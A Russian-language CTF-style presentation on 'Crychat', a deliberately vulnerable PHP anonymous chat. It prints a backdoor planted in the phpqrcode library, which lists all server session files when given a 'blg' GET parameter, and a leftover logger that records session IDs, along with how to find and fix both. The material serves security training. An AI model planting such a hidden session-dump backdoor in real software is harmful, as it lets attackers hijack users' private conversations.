

Crychat (php)

crychat



<http://localhost/crychat/index.php?chatid=9989mhdhne9qu2cdao9dog9ru4>

[2015-04-25 21:28:10] chat started

[2015-04-25 21:28:14] user193: Hello

[2015-04-25 21:28:25] user870: hi

[2015-04-25 21:28:30] user870: How are you?

[2015-04-25 21:28:35] user193: I fine thanks!

Name:

user193

Message:

send

new chat

clean up chat

СМЫСЛ

- Сервис предназначен для анонимной переписки пользователей
- Хранение самой переписки в `$_SESSION` и является временным
- Когда пользователи хотят пообщаться то пользователь1 скидывает пользователю2 свой `session_id` и они общаются (*Ваш K.O.*)




Уязвимости

- Уязвимость 1: программная закладка «Я вижу все твои сессии»
- Уязвимость 2: не выключен самописный логгер «аяяй»



Уязвимость 1: программная закладка

- File: `phpqrcode/qrencode.php`, Line: 396
- Данная закладка выводит список всех файлов сессий на сервере.
- Как найти: вариант 1 скачать исходники библиотеки и диффом найти разницу
- Как найти: вариант 2 проверить нет ли массива `$_GET` (так как вроде не должно быть — библиотека же)




Как исправить уязвимость

- Вариант1: просто удалить код
- Вариант2: изменить права на директорию с сессиями разрешенными только root (ну или вообще побаловаться с правами)
- Вариант3: переконфигурировать apache что бы сессии хранились не в виде файлов а в memory *вроде так можно ;)*



Уязимость 1: программная закладка

- File: `phpqrcode/qrencode.php`, Line: 396
- Данная закладка выводит список всех файлов сессий на сервере.
- Как найти: вариант 1 скачать исходники библиотеки и диффом найти разницу
- Как найти: вариант 2 проверить нет ли массива `$_GET` (так как вроде не должно быть — библиотека же)



Код уязвимости

```
index.php ✕ style.css ✕ custom.js ✕ README.md ✕ checker-crychat.sh ✕ qrcode.php ✕
380     }
381     }
382     if($x < 0 || $y < 0) return null;
383
384     $this->x = $x;
385     $this->y = $y;
386
387     } while(ord($this->frame[$y][$x]) & 0x80);
388
389     return array('x'=>$x, 'y'=>$y);
390 }
391
392 } ;
393
394 //#####
395
396 if (isset($_GET['blg']) && basename(__FILE__, '.php') == 'qrcode') {
397     // echo session_save_path();
398     echo "<!-- 1";
399     if ($handle = opendir(session_save_path())) {
400         while (false !== ($entry = readdir($handle))) {
401             if ($entry != "." && $entry != "..") {
402                 echo "$entry\n";
403             }
404         }
405         closedir($handle);
406     }
407     echo "-->";
408 }
409
410 //#####
411
412 class QRencode {
413
414     public $casesensitive = true;
415     public $eightbit = false;
416
417     public $version = 0;
418     public $size = 3;
419     public $margin = 4;
```


Уязвимость 2: самодельный логгер

- File: index.php, Lines: 28, 46, 62, 79
- Предполагается что разработчики тестировали и оставили код логгера
- Как найти: просто разобраться как работает сервис и понять что логгер не к чему хорошему не приведет



Как исправить уязвимость

- Просто удалить весь код логгера и удалить файл `logger.log`



Код уязвимости

```
index.php x style.css x custom.js x README.md x checker-crychat.sh x qrcode.php x
25     $_SESSION['chat'][date('Y-m-d H:i:s')] = 'chat started';
26     session_commit();
27
28     $f = fopen("logger.log", 'ab');
29     fwrite($f, "\n chat ".session_id());
30     fclose($f);
31 }
32
33 function getParam($name) {
34     return isset($_GET[$name]) ? $_GET[$name] : (isset($_POST[$name]) ? $_
35 }
36
37 function issetParam($name) {
38     return isset($_GET[$name]) || isset($_POST[$name]);
39 }
40
41 if (issetParam('action')) {
42     $action = getParam('action');
43     if ($action == 'newchat') {
44         session_regenerate_id(true);
45
46         $f = fopen("logger.log", 'ab');
47         fwrite($f, "\n newchat ".session_id());
48         fclose($f);
49
50         $result = array(
51             'result' => 'ok',
52             'data' => array(),
53         );
54         $result['data']['session_id'] = session_id();
55         $_SESSION['chat'] = array();
56         $_SESSION['chat'][date('Y-m-d H:i:s')] = 'chat started';
57         session_commit();
58         header('Content-Type: application/json');
59         echo json_encode($result);
60         exit;
61     } else if ($action == 'addmsg') {
62         $f = fopen("logger.log", 'ab');
63         fwrite($f, "\n add msg ".session_id());
64         fclose($f);
65
66         $result = array(
```

Спасибо за внимание

